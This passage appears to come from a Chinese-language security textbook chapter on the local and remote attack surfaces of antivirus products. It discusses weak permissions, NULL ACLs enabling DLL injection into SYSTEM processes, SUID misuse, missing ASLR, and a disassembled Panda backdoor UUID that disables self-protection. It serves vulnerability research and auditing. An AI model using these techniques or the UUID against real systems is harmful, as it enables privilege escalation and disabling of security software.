过去，利用浏览器、文档阅读器或其他客户端应用很容易就能获取当前登录用户的权限。如果有必要的话，组合利用另一个漏洞就可以获取到访问根目录和本地系统的最高权限。如今，如果想要获取到当前登录用户权限，在利用客户端应用的漏洞过程中，还需要进行沙盒绕过，也就是说需要找到沙盒或底层系统的bug，才能达到最终目的。在不久的将来，安全研究人员希望反病毒产品也会带有上述相关特性（沙盒代码保护），使得绕过沙盒成为获取系统最高权限的过程中不可或缺的一部分。

10.1 理解本地攻击面

正如之前介绍的那样，本地攻击面是指会暴露本地机器资源给攻击者访问的模块，如本地硬盘、存储器、进程，等等。要确定目标反病毒软件的哪一部分暴露在外、易受攻击，你需要了解以下概念：

- 文件和目录的权限；
- 在类Unix平台上的SUID和SGID；
- 针对程序和库应用的地址空间配置随机加载保护（address space layout randomization，ASLR）和数据执行保护（data execution prevention，DEP）状态；
- Windows对象错误的权限设置；
- 逻辑缺陷；
- 网络服务侦听环回适配器（127.0.0.1, ::1或本地主机）；
- 内核设备驱动。

尽管其他一些对象也可能会被暴露，但以上列出了反病毒软件中最常见的容易暴露的薄弱对象。

10.1.1 查找文件和系统目录权限的弱点

虽然对于反病毒软件来说不是很常见，但是仍有一些反病毒软件开发者忘记对程序路径设置权限保护，或是把一些文件的权限设置得过于开放。举一个Unix平台上的例子，在非必需的情况下，一个SUID或SGID程序可以被任意用户执行调用（相关内容将会在本章后面讨论）。但是，有更多的问题会影响文件和目录的权限。比如，在反病毒软件Panda Global Protection的2011~2013版本中，程序的安装目录对本机所有的用户都设置了可读写的权限，因此任何一个本地用户都可以将可执行程序、库文件和其他文件写入其安装目录。如果需要在Windows平台上检查安装目录的权限的话，可以使用文件资源管理器或命令行工具`icacls`来检查对应目录的权限。

在Unix或Linux平台上，可以运行以下指令：

```
$ ls -lga /opt/f-secure
drwxrwxr-x  5 root root 4096 abr 19 21:32 fsaua
drwxr-xr-x  3 root root 4096 abr 19 21:32 fsav
drwxrwxr-x 10 root root 4096 abr 19 21:32 fssp
```

上述命令可以显示F-Secure Anti-Virus Linux版的三个安装目录的正确权限。可以看到，只有root用户和用户组有权限进行读取、写入和执行。普通用户只能够读取目录内容或执行目录中的相关程序。因此，困扰Panda Global Protection的能够任意向安装目录写入库文件或可执行程序、修改重要文件等问题，在F-Secure Anti-Virus Linux版中并不存在。

10.1.2　权限提升

在反病毒软件中，本地权限提升问题十分常见。一些易出错的地方包括：存在缺陷的内核驱动；文件、目录和访问控制列表的权限控制不当；已安装的hook的缺陷，以及反病毒软件中的其他缺陷。

权限提升是会导致整个系统被攻破的严重漏洞。特别是对于内核模式的代码来说，在正确设置对象、文件夹、文件和ACL的同时，加以适当输入校验的重要性不言而喻。

错误的文件权限设置

对于软件审计工程师来说，检查文件和文件夹错误的权限的优先级应该位列前三。和其他所有软件一样，反病毒软件都不可避免地会出现错误，而且许多反病毒软件都出现过甚至到目前还存在着类似的漏洞。

截至目前已经发现了许多与文件权限错误设置相关的漏洞，比如去年在Panda反病毒软件中发现的漏洞。有时候这类漏洞不单单是安装包产生的问题，可以通过更改一个文件夹或特定文件的权限修复，而是由错误的存在缺陷的开发设计理念导致的。旧版本的Panda反病毒软件允许普通的无权限用户（非管理员用户）更新反病毒软件。反病毒厂商自作聪明地通过一个会导致Panda反病毒程序安装目录可被任意用户写入的方式来修复漏洞，而不是创建一个以SYSTEM用户身份运行的Windows服务，来和普通用户执行的应用程序交互。

由于这项糟糕的设计缺陷，攻击者可以通过修改或调整一些Panda反病毒软件的服务和模块来获得权限提升，Panda反病毒一时间收到了大量漏洞报告。比如，昵称为tarkus的用户在exploit-db.com上发布了一个安全建议公告，标题是“Panda Antivirus 2008——本地权限提升漏洞利用”。他报告的这个漏洞源于Panda反病毒的安装包设置了错误的文件权限。安装包将%ProgramFiles%\Panda Security\Panda Antivirus 2008目录设置成了任何人都可以写入。在其漏洞证明代码中，tarkus将反病毒软件原始的pavsrv51.exe程序替换成了相同文件名的程序。对于Panda反病毒来说，因为任意用户都有权限写入这个目录，所以反病毒软件的主要服务程序都有可能会被恶意软件覆盖掉。重启机器以后，被替换的恶意程序会以SYSTEM权限被执行。

10.2　错误的访问控制列表

在很多情况下，通过调用`SetSecurityDescriptorDACL`启动Windows服务进程并向其传递

一个NULL值的ACL会存在漏洞。这类漏洞缺陷常见于数据库管理软件中（过去，IBM的DB2或Oracle的数据库管理软件易受这样的攻击），反病毒软件自然也存在类似的漏洞。

因为我们发现Panda反病毒是唯一一款存在这类漏洞的反病毒软件，所以继续用它作为案例进行探讨。在Panda Global Protection 2010/2011/2012版中，WebProxy.EXE和SrvLoad.EXE两个程序被Panda反病毒的其他服务以本地系统权限调用执行。但是由于某些未知的原因，反病毒开发工程师向这几个进程分配了值为NULL的ACL，导致任意本地用户都有权对它们作出改动。一个值为NULL的ACL的进程可以被任何其他本地进程打开、修改、写入。因此，攻击者可以通过使用CreateRemoteThread API向这两个进程注入DLL来获取SYSTEM权限。

1. 内核级别的漏洞

反病毒软件中另一个容易出错的地方是内核模块中。每过一段时间，就会有反病毒软件被发现存在本地漏洞，漏洞一般与反病毒软件的内核驱动有关。有时内核的漏洞无法深入利用，比如拒绝服务漏洞，但是仍然会被攻击者用于攻击。一般情况下，内核级别的漏洞需要在本机利用，允许相关程序从较低权限的普通用户，提升到拥有内核权限的高级用户。

发现内核漏洞的重要性在于，在内核态下攻击者可以对系统作出任何改动，比如安装恶意驱动，向磁盘直接做写入操作来破坏其中的内容，hook用户态进程来窃取敏感数据（比如，窃取浏览器访问银行网站发送的银行交易账户信息）……可以说，这时候恶意软件可以做任何事情。从大处着眼，某些操作系统确实会阻止root或管理员用户进行一些敏感操作。但是，如果恶意软件能在内核态下运行，这些都将是无用功。

通常情况下，这类内核问题是由于对设备的I/O通道进行管理的函数（IOCTL）没有正确校验相关传入值造成的。内核驱动缺陷可以在其他许多层级出现，比如已安装的hook处理器。反病毒软件经常会在用户态和内核态对常用文件I/O函数安装hook（如CreateFile函数）。针对这类函数的hook程序必须小心编写，但是开发者仍然会出现错误。

让我们来看一个API hooking过程中出现缺陷的例子，一位昵称为MJ0011的用户通过exploitdb.com报告了标题为“金山毒霸2012 KisKrnl.sys <= 2011.7.8.913——本地内核提权漏洞”的漏洞，报告中指出漏洞原因是错误的API hook处理。金山毒霸内核驱动通过安装API hook来监控被hook的API的调用和使用情况。KisKrnl.sys驱动没有校验发送给被hook的Windows API NtQueryValueKey的ResultLength参数值。因此，攻击者可以构造任意ResultLength值，内核驱动会把未经校验的值用于复制数据。MJ0011公开的漏洞证明代码在成功利用驱动漏洞后，将屏幕显示模式切换到了文本显示模式，并在系统真正崩溃之前显示了一段类似于Microsoft Windows蓝屏错误（blue screen of death，BSOD）的信息。

2. 外部缺陷

对于一些罕见的本地漏洞，我们只需查看反病毒产品的主要部分并分析其内部设计架构即可理解。反病毒引擎通常包括一款甚至是多款扫描器和启发式检测引擎。但是有一些启发式引擎并不是由扫描器直接启动的，比如命令行或GUI扫描器，而是基于监控系统应用的实时行为。它们和普通的扫描器一样，也会出现同样的问题：解析不同文件格式过程中出现漏洞。

让我们来看Arash Allebrahim在exploit-db.com上报告的一个名为“QuickHeal AntiVirus

7.0.0.1——栈溢出漏洞”的漏洞案例。该漏洞是一个反病毒软件的某分析模块注入运行进程时发生的栈溢出问题。在报告者提交的PoC中，他向Internet Explorer注入一个恶意DLL（通过操作导入表），当经由实时启发式引擎分析时，PE文件中导入的超长文件名便会造成典型的Unicode栈溢出漏洞。该漏洞只在DLL文件被注入的时候才会被触发。

10.2.1　在 Unix 平台上利用 SUID 和 SGID 二进制文件漏洞

在类似Solaris、FreeBSD和Linux这样的类Unix系统平台上，SUID和SGID被应用于可执行文件上。有SUID或SGID相关标记的程序必须以所有用户或所有用户组权限执行。我们可以通过以下指令搜索带有相关标记的文件：

```
$ find /directory -perm +4000 # For SUID files
$ find /directory -perm +8000 # For SGID files
```

如果使用类似上面的命令来查找Dr.Web安装目录下的SUID应用程序，会得到如下结果：

```
$ find /opt/drweb/ -perm +4000
/opt/drweb/lib/drweb-spider/libdw_notify.so
/opt/drweb/drweb-escan.real
```

搜索结果显示有两个SUID二进制文件：libdw_notify.so和drweb-escan.real。但是这两个二进制文件的权限被设置得十分严格：只有root用户或drweb用户组才可以执行二进制文件，我们可以通过`ls`命令进行确认：

```
$ ls -l /opt/drweb/drweb-escan.real
-rwsr-x--- 1 root drweb 223824 oct 22  2013 /opt/drweb/drweb-escan.real
```

带有SUID或SGID标识的程序很容易出现权限提升漏洞。如果在编写过程中稍不留意，或者本来只能被特定用户或用户组使用却错误地给所有用户执行权限，这样系统中的任意用户就都能以所有者权限执行程序。如果SUID或SGID程序的所有者是root用户呢？相信你已经猜到了：攻击者可以获取root权限。

在eScan Malware Admin真实的漏洞案例中，尽管表面上确实是SUID二进制文件没有分配正确的权限，但是该漏洞暴露的深层问题是开发设计理念存在的缺陷。该款Web管理应用被用于管理eScan反病毒软件的安装，其开发设计理念是无论Web应用的终端用户输入什么命令，都会以root权限执行该命令（十分糟糕的开发设计理念）。由于Web应用是无法直接以root权限执行命令的，以及另一个设计缺陷，Web应用需要以root权限执行任务；开发者通过创建了一个名为/opt/MicroWorld/sbin/runasroot的SUID二进制文件，接受来自Web应用的输入值，以为这样就可以“修复”漏洞了。其实这是一个非常糟糕的决定，因为这项“修复”措施会带来很多问题，尤其当Web应用本身存在漏洞的时候。远程攻击者可以首先获取用户mwadmin的权限（运行Web应用的用户权限）。接着，由于用户mwadmin可以执行该二进制文件，远程攻击者可以通过运行`runasroot`在目标机器上获取root权限。

因此，本例中的bug并不仅仅是一个权限问题，而是一个由错误开发设计理念导致的漏洞。事实上，由于进行权限筛选时不仔细，这一错误的开发设计理念造成了很多漏洞。确实，这类漏

洞往往比较难以修复，因为这将意味着要改变软件的开发设计。

10.2.2 程序和二进制文件的 ASLR 和 DEP 保护

近年来，操作系统中启用了ASLR和DEP漏洞缓释保护。ASLR意味着程序和库的地址空间是随机的，而不是可预测的（在可执行文件头中规定或设定基础加载地址）。这就使得攻击者难以猜测到完成漏洞利用攻击所需要用到的代码和数据区块在缓冲区中的正确地址或偏移量。在一些操作系统中，例如Mac OS X和Linux，系统会强制所有程序和库应用ASLR保护（可能不同内核间有一些细微的区别）。但在Windows平台上，只有在程序开发的过程中启用了ASLR保护才会生效。从2002年开始，使用Microsoft Visual Studio编译C或C++程序会默认选择启用ASLR防护。但是有些旧程序由旧版本编译器生成，或者它们的开发者有意要禁用ASLR（很多时候是考虑到性能消耗原因，尽管大多数时候禁用ASLR的变化不大）。尽管禁用对主进程或库禁用ASLR防护不能被认为是一个漏洞，但是从攻击者的角度来说，这会帮助他们判断内存破坏漏洞的利用难度。

DEP是用来避免内存页面在程序执行过程中被直接标记为可执行的防护技术。任何试图执行类似数据页面的操作最终都会抛出一个错误。正确安全的做法是给内存页读和写或读和执行权限，而不是读、写以及执行权限。和ASLR一样，如果程序没有加上数据执行保护，就意味着有漏洞。但是，相较于ASLR没有启用来说，没有启用DEP会更好利用。在数据执行保护技术出现之前，一个栈溢出会直接导致代码执行。

在Windows系统平台上，可以使用Sysinternals Suite里的Process Explorer（程序名称为procexp .exe）来校验当前进程或模块的ASLR和DEP防护状态。

图10-1显示了Bitdefender Security Service实时防护进程启用了DEP（进程列表中的第8列）。但是，无论是主服务进程（vsserv.exe）还是大多数库文件都没有启用ASLR（子进程列表中的第五个）。这让攻击者可以使用这些库中的任意代码或一系列符合特定格式的硬编码的偏移量来编写稳定的漏洞利用程序。不管怎么样，即使进程或动态链接库没有启用ASLR，我们也不能确定程序加载的相关地址就是我们第一次使用进程管理器或其他工具时看到的那个。启用ASLR的库的加载地址可能会和我们想要用于漏洞利用程序编写的库加载的基地址有冲突，这时候Windows系统会重载地址。要注意的是，即使是对于大多数动态链接库没有启用ASLR的Bitdefender而言，系统的一些动态链接库也会干扰基地址，因此会让程序具有启用了ASLR的类似行为。

图10-1　Bitdefender Security Service几乎所有的库文件以及相关可执行程序都没有启用ASLR

要找出哪些动态链接库不会冲突，我们需要重启多次，记录下对应库的地址，并在重启的过程中确认这些库的基地址在重启以后仍会保持稳定。在Bitdefender Security Service的案例中，我们不需要进行上述操作，因为主进程vsserv.exe没有启用ASLR，同时可执行程序会优于其他任何库之前加载。由于Bitdefender开发者的疏忽造成的缺陷，我们可以安全绕过ASLR。

更令人担忧的漏洞是，反病毒程序在实现启发式引擎或“系统主动防护”（反病毒厂商一般是这么推广的）的过程中，向所有进程注入的动态链接库（DLL）没有启用ASLR。由于要实现系统主动防护，动态链接库会注入到所有进程中，这会导致系统中所有进程都禁用了ASLR。一个案例是，在中国和日本有着很大装机量的中国反病毒软件金山互联网安全套装（Kingsoft Internet Security，KIS），通过向所有用户进程注入多个DLL来实现应用层防火墙。但是这些动态链接库没有启用ASLR，导致攻击者可以在装有金山互联网安全套装的用户电脑上轻松执行漏洞利用程序。

如图10-2所示，所有用户进程，比如Firefox浏览器进程，被注入了没有ASLR保护的库。如果攻击者没有ASLR绕过的漏洞，却想要利用一个Firefox浏览器的漏洞进行攻击，因为金山互联网安全套装注入了没有启用ASLR的动态链接库，攻击者可以针对在日本和中国装有金山互联网安全套装的用户电脑，编写稳定的漏洞利用攻击程序。不幸的是，这款反病毒软件出现的问题在其他很多反病毒产品中同样存在，其中部分细节将会在10.3.7节讨论。

图10-2 三个没有启用ASLR的库文件，被注入到了Firefox浏览器的内存空间中

10.2.3 利用 Windows 对象的错误权限

在Windows操作系统中，针对反病毒软件的本地攻击包括滥用错误的权限、ACL和其他可以被分配ACL的Windows对象。

我们使用Sysinternals Suite里的WinObj（winobj .exe）来检查权限和已建立的ACL。要检查所有对象的权限，我们需要以管理员身份运行该工具。WinObj运行以后，我们可以检查目录\BaseNamedObjects中的所有对象种类，以及各个对象分配的权限。比如，如果我们要研究金山毒霸，需要搜索文件名以字母k开头的Windows文件对象。图10-3显示了这样的一个对象：名为kws_down_files_scan_some_guid。如果我们双击该内核对象，会显示有两个标签的对话框。Details标签中显示了该Windows对象的基本信息，比如引用句柄的数目和打开的句柄数等。Security标签则显示了该对象的特定权限。

10




图10-3 KIS事件对象没有设置ACL，WinObj提示任何人都可以控制KIS事件对象

WinObj警告该事件对象没有被分配权限控制，任何人都可以操作该Windows对象。警告信息如下。

> 该对象没有添加任何权限设置。
>
> 警告：这是一个潜在的安全风险，因为此对象可以被任意可接触的用户控制。对象的所有人必须尽快为其分配权限设置。

相较于上面ASLR和DEP的相关案例，Windows对象文件没有被分配权限控制并不意味着反病毒产品中存在漏洞。但是，该模块给反病毒产品和该产品的其他模块带来问题的可能性非常大。比如，如果我们编写一个程序，控制该事件对象文件，然后禁止所有用户访问该对象会发生什么？其他进程会无法打开该事件对象，因此也就无法通过这种方式来发出提示通知。另一种办法是向该事件对象连续发送信息。由于尽管发送了信息但真实情况是系统中没有事件发生，这种办法可能会造成反病毒软件的拒绝服务。此外还可以编写一个连续不断地重置事件对象状态的程序，这样等待事件信息的相关进程就无法收到通知了。（我们可以在事件对象被通知后、事件对象的监测器收到之前重置事件对象。）

当我们在审计Windows应用的时候，时间和互斥对象或许是最没意思的Windows对象了。这里的“有意思”指的是相关对象可以轻松地用于权限提升。最好的例子是，一个线程对象或进程对象没有被分配ACL。尽管这是一个相对少见的问题，却对不少反病毒软件造成了困扰，比如Panda Global Protection 2014版之前的版本。这里以Panda Global Protection 2012版本为例。和之前研究金山互联网安全套装的案例不同，这里无须使用WinObj，而是使用Sysinternals套装中的进程管理器，后者更适合用于检查用户态线程和进程对象。安装完Panda Global Protection 2012后，打开进程管理器，找到Panda反病毒软件的进程SrvLoad.exe（如图10-4所示）。




图10-4　这是Panda反病毒软件以SYSTEM身份和最高完整性级别运行的SrvLoad进程没有设置任何ACL的漏洞证明截图。该漏洞由本书作者发现、报告并于2014年被官方修复

进程管理器提示我们，SrvLoad.exe没有启用ACL。这就意味着该对象文件允许本地用户控制该应用，并且可以用最高权限（SYSTEM用户身份）来在本地系统中运行。这样的漏洞其实并不常见，因为一个进程或线程对象的权限通常来说是继承自父对象的，而软件开发者必须直接调用函数`SetSecurityDescriptorDAL`，才能向其分配一个`NULL`值的ACL。但是在很多情况下，程序员为了偷懒，会直接使用当前进程打开并与之交互。不幸的是，这样一来会使得本地计算机上的其他用户也有权限做相同甚至更多的事情；一个本地漏洞利用攻击程序可以打开进程并通过调用`CreateRemoteThread`注入一个DLL文件，比如在SrvLoad.exe的执行环境下运行代码并提升至本地系统权限。

在查找反病毒软件漏洞过程中，我们还需要留意的Windows对象是Section。Section对象是可以跨进程分享的内存区块，用于在不同进程间分享内存地址空间，也可以用于将一个文件映射到一个进程的内存空间中。如果一个区块没有设置正确的权限（正确的ACL）或者权限设置没有覆盖到所有区块对象，那么所有用户都可以读取到区块对象中的信息了。这会导致用户的密码等敏感信息泄漏，也会导致恶意数据被写入贡献区块中，从而对相关反病毒进程造成干扰。

在极少数案例中，贡献的区块中会包含可执行代码——可以被一个进程执行并被另一个进程读取写入的二进制代码片段。如果没有设置ACL或者权限控制设置错误的话，结果将会是致命的，任何用户都可以向贡献区块中写入可执行的代码，这就导致攻击者可以利用这一缺陷，向共享的区块中写入可执行代码，接着让进程（很可能是以SYSTEM身份运行的）执行该代码片段。这样的漏洞案例很少看到，实际上却在很多反病毒产品中都有潜藏。

10.2.4 利用逻辑缺陷

逻辑缺陷又被称为业务逻辑漏洞，会对进程的逻辑造成影响。这类漏洞不能通过使用基础的审计工具（比如Process Explorer或WinObj）发现。我们需要使用逆向分析软件，比如IDA来反汇编并检查目标反病毒产品模块背后的真实代码逻辑来发现逻辑缺陷。

在Panda Global Protection 2011~2013版本中就存在一个逻辑问题，Panda反病毒的所有进程被一个名为Panda's Shield的自我防护功能保护。Panda's Shield用于阻止任何本地进程结束Panda的分析和系统服务，或者为其注入Shellcode。但是由于某些原因，Panda反病毒的开发者在该功能中内置了可以启用或禁用自我防护的后门。动态链接库pavshdl.dll导出一系列函数，除了`PAVSHLD_001`和`PAVSHLD_002`外，其他函数都是肉眼可读的（见图10-5）。

Name	Address	Ordinal
PAVSHLD_0001	3DA26300	1
PAVSHLD_0002	3DA263B0	2
PAVSHLD_AddExemptProcessByPath	3DA27590	3
PAVSHLD_Finalize	3DA277A0	4
PAVSHLD_GetInfo	3DA27FE0	5
PAVSHLD_Initialize	3DA260E0	6
PAVSHLD_Install	3DA2F300	7
PAVSHLD_IsInstalled	3DA25200	8
PAVSHLD_IsRegistered	3DA25320	9
PAVSHLD_RemoveExemptProcessByPath	3DA27660	10
PAVSHLD_SetExempted	3DA27BE0	11
PAVSHLD_SetNotificationCallback	3DA27150	12
PAVSHLD_Uninstall	3DA2D670	13
PAVSHLD_Upgrade	3DA2F660	14
PSFRP_AddProtection	3DA29960	15
PSFRP_RemoveProtection	3DA265C0	16
DllEntryPoint	3DA405CE	

图10-5　库文件pavshdl.dll导出的函数列表

如果一个动态链接库导出的函数大多都是肉眼可读的函数名称的话，通常意味着开发者可能想要隐藏背后的真实逻辑。首先在IDA中打开第一个函数`PAVSHLD_001`，会看到图10-6中显示的结果。

```
.text:3DA26300 ; int __cdecl PAVSHLD_0001(RPC_STATUS Status)
.text:3DA26300                 public PAVSHLD_0001
.text:3DA26300 PAVSHLD_0001    proc near               ; DATA XREF: .rdata:off_3DA53818↓o
.text:3DA26300
.text:3DA26300 Uuid1           = UUID ptr -20h
.text:3DA26300 Uuid            = UUID ptr -10h
.text:3DA26300 Status          = dword ptr  4
.text:3DA26300
.text:3DA26300                 mov     eax, [esp+Status]
.text:3DA26304                 sub     esp, 20h
.text:3DA26307                 test    eax, eax
.text:3DA26309                 jz      short exit_label
.text:3DA2630B                 mov     ecx, [eax]
.text:3DA2630D                 mov     edx, [eax+4]
.text:3DA26310                 mov     [esp+20h+Uuid1.Data1], ecx
.text:3DA26313                 mov     ecx, [eax+8]
.text:3DA26316                 mov     dword ptr [esp+20h+Uuid1.Data2], edx
.text:3DA2631A                 mov     edx, [eax+0Ch]
.text:3DA2631D                 lea     eax, [esp+20h+Uuid] ; The given UUID string pointer is stored in EAX
.text:3DA26321                 push    eax             ; Uuid
.text:3DA26322                 push    offset StringUuid ; "ae217538-194a-4178-9a8f-2606b94d9f13"
.text:3DA26327                 mov     dword ptr [esp+28h+Uuid1.Data4], ecx
.text:3DA2632B                 mov     dword ptr [esp+28h+Uuid1.Data4+4], edx
.text:3DA2632F                 call    ds:UuidFromStringA ; The "secret" UUID is the 1st argument to UuidFromStringA
.text:3DA26335                 lea     ecx, [esp+20h+Status]
.text:3DA26339                 push    ecx             ; Status
.text:3DA2633A                 lea     edx, [esp+24h+Uuid]
.text:3DA2633E                 push    edx             ; Uuid2
.text:3DA2633F                 lea     eax, [esp+28h+Uuid1]
.text:3DA26343                 push    eax             ; Uuid1
.text:3DA26344                 call    ds:UuidEqual
.text:3DA2634A                 test    eax, eax
.text:3DA2634C                 jnz     short disable_shield_logic ; Is the given UUID the "secret" one?
.text:3DA2634E
.text:3DA2634E exit_label:                             ; CODE XREF: PAVSHLD_0001+9↑j
.text:3DA2634E                 xor     eax, eax
.text:3DA26350                 add     esp, 20h
.text:3DA26353                 retn
.text:3DA26354 ; ---------------------------------------------------------------------------
.text:3DA26354
.text:3DA26354 disable_shield_logic:                   ; CODE XREF: PAVSHLD_0001+4C↑j
.text:3DA26354                 call    sub_3DA35270
00006321 3DA26321: PAVSHLD_0001+21
```

图10-6　图中的秘密UUID可以用于禁用Panda反病毒的自我保护

反汇编结果显示，Panda Shield可以通过向`PAVSHLD_001`传递一个`ae217538-194a-4178-9a8f-2606b94d9f13`的UUID“秘密”值来禁用相关防护。当该函数接收到了正确的UUID参数值，一系列可写的注册表键（任意用户都可写）被更新，Panda Shield则被禁用。这项逻辑漏洞可以使用另一个办法挖掘到：检查Panda反病毒的相应注册表键的权限控制状态。

10.3 理解远程攻击面

远程攻击面是指可以被攻击者用来向在局域网（LAN）或在广域网（WAN）中的反病毒用户开展远程攻击的攻击面。

想要确定目标反病毒软件的哪些模块容易暴露在远程攻击之下，我们需要了解反病毒软件中哪些模块会处理远程数据：

- 文件格式解析器；
- 通用扫描侦测程序和感染文件修复代码；
- 网络服务、管理面板和控制台；
- 浏览器插件；
- 防火墙、入侵检测系统和其他一些网络流量分析模块；
- 更新服务。

反病毒产品会尽量在每个入口点保护用户免受远程恶意攻击。结果就是，反病毒产品在尽可能多地部署额外的防护机制来使用户免受远程攻击侵害的同时，也增加了数量可观的攻击面。随着反病毒软件在服务器或个人电脑上的安装，新的攻击方式也随之产生。比如，引入一个网络流量包过滤驱动（用于入侵检测）的同时，网络协议解析器也打开了一个新的攻击面。

接下来将会详述前面提到的远程攻击面。

10.3.1 文件解析器

文件解析器是反病毒产品中最有意思的研究点之一。反病毒软件的设计初衷，是尽可能多地去分析（扫描）在受保护的机器上创建或访问的所有文件、临时文件和其他文件。因此，反病毒软件会扫描浏览器下载的所有文件。比如，如果用户访问的网站提供HTML内容、CSS和JavaScript文件，反病毒软件会自动扫描所有相关内容来检查站点是否带有恶意内容。在自动扫描下载文件的过程中，可能会触发针对字体文件、CSS、JavaScript、OLE2文件和其他文件格式的解析器中的漏洞。利用这类漏洞，攻击者可以远程攻击受防火墙保护无法直接访问互联网的用户个人电脑。由于恶意软件将浏览器作为入口点来攻击反病毒软件，用户个人电脑变得十分容易受到攻击。在现实世界中，有很多针对反病毒软件的此类远程攻击。

和其他软件厂商一样，现在一些反病毒厂商也会通过走安全的编程开发流程进行常规源代码安全审计，来降低在解析文件格式过程中出现漏洞的可能性。正因为采取了额外的预防措施，审计时很有可能会在解析复杂文件格式的源代码逻辑中发现漏洞。这些复杂文件格式包括：Microsoft OLE2文件、PDF、ELF、PE、MachO、Zip、7z、LZH、RAR、GZIP、BZIP2、LNK、Adobe Flash、MOV、AVI、ASF、CLASS、DEX，等等。

事实上，我在2014年对19款反病毒软件进行了安全漏洞审计，结果发现在解析文件格式过程中出现漏洞的反病毒软件有14款。这是一个相当高的数字。在我看来，经过数月的模糊测试，反病毒软件在解析特殊文件格式时也不会崩溃的原因可能是：反病毒软件中用于解析不同格式文件

的模拟器或虚拟机，是使用类似解释型语言或托管式代码等非本机语言编写的。Symantec、Microsoft和Norton等反病毒软件都使用了这些方法。

10.3.2　通用侦测和感染文件修复代码

反病毒软件中负责通用检测和感染文件的代码，有时处理的可能是攻击者故意构造的恶意数据。与简单的特征匹配不同，通用侦测程序需要处理大量用户提供的传入数据。比如，它们需要从传入文件结果被解释为“大小”的参数中读取整数部分。这些参数会被用于之后解压或解密被压缩或加密分程序过程中的分配或复制内存的操作。

为了理解这一概念，让我们想象有一个感染性文件感染了一个PE可执行文件并加密了原始代码区块。当反病毒软件扫描到了类似被感染的文件，反病毒软件的通用侦测代码在判定文件被感染之前需要收集与感染有关的证据信息。侦测代码需要查找原始入口点的位置（original entry point，OEP）、加密的key的存储位置，以及病毒在文件中的存在位置等信息。感染修复代码会使用前期收集的信息修复被感染的文件，将文件修复到原来的状态。从文件中读取的收集信息包括，文件大小、偏移量和攻击者控制的其他文件区域。如果修复程序过于信任所收集的信息，对传入信息不做任何安全检查的话，修复代码会使用区域大小信息执行一些运算，比如`memcpy`（会导致缓冲区溢出）或整数算术运算（会导致整数溢出、下溢或阶段错误）。这样的疏忽给感染文件修复模块带来了漏洞。类似地，针对混淆或加壳的病毒［可能使用了入口点混淆（entry point obscuring，EPO）］，通用侦测程序和感染文件修复程序都需要处理许多新的文件格式和不受信任的数据，而这也会产生同处理PDF或OLE2文件格式解析器一样的安全风险。

10.3.3　网络服务、管理面板和控制台

反病毒软件连接的反病毒管理控制台和对应的客户端部分，易受攻击者攻击。如果负责接收处理反病毒软件的桌面客户端传递的信息的管理控制台，没有对所接收到的信息进行额外检查处理，这时就会产生漏洞。比如，流行的反病毒产品AVG的服务器模块曾经有一系列十分严重的缺陷（有一部分已经修复，但是大部分还没有被修复）。

- **缺失验证**　AVG管理控制台的登录验证是在客户端完成的。因此，任何可以访问该台机器的用户都可以登录到管理控制台。从安全角度来看，客户端验证即代表“已登录”。
- **缺少实体认证**　AVG的通信协议对通信方的身份没有进行验证。攻击者可以伪装成AVG反病毒终端或流氓管理服务器。
- **静态加密密钥和不安全的运行模式**　AVG的协议使用Blowfish作为加密密码。但对应的密码被硬编码在了二进制文件中（客户端和服务器端都有），所以任何用户都可以被动监听相关通信并解密通信流量。此外，加密密码同样被用在了记住密码模块中，这让攻击者可以窃取并解密相关加密的密码内容（也称作明文密码攻击）。
- **远程代码执行**　客户端发送给服务器端的参数之一是`ClientLibraryName`。该参数代表AVG管理服务器可以加载的DLL文件路径。如果该参数指向了一个远程路径（通用命

名约定路径指向的库文件），将会导致管理服务器加载远程文件代码并以SYSTEM权限执行恶意代码。这是一个十分严重的安全漏洞，且利用起来十分容易。

想要了解更多的漏洞细节，可以参阅SEC Consult Vulnerability Lab发布的安全公告：https://www.sec-consult.com/fxdata/seccons/prod/temedia/advisories_txt/20140508-0_AVG_Remote_Administration_Multiple_critical_vulnerabilities_v10.txt。

同时建议大家关注一下上述安全公告中的处理时间线，它有点让人哭笑不得。

10.3.4 防火墙、入侵监测系统和解析器

目前几乎所有的反病毒软件都有能力分析网络流量，侦测被下载的恶意程序或者已知蠕虫、感染型病毒、木马等病毒的典型网络跟踪。通过反病毒软件的入侵防护系统，可以帮助计算机用户阻断病毒的恶意攻击。该系统会检查计算机接收到的所有流量，这就要求反病毒引擎开发代码来解析和解码网络流量。和文件格式解析模块一样，网络协议解析模块中的漏洞也能以同样的方式被利用攻击。正确解析HTTP协议的可能性有多大？尽管HTTP协议十分复杂，但还是有可能保证在解析过程中不出漏洞。但是如果需要同时处理ARP、IP、TCP、UDP、SNMP、SMTP、POP3、Oracle TNS、CIFS和其他网络协议呢？这时候网络流量解析模块就和文件解析模块一样了：十分有可能存在漏洞。

10.3.5 更新服务

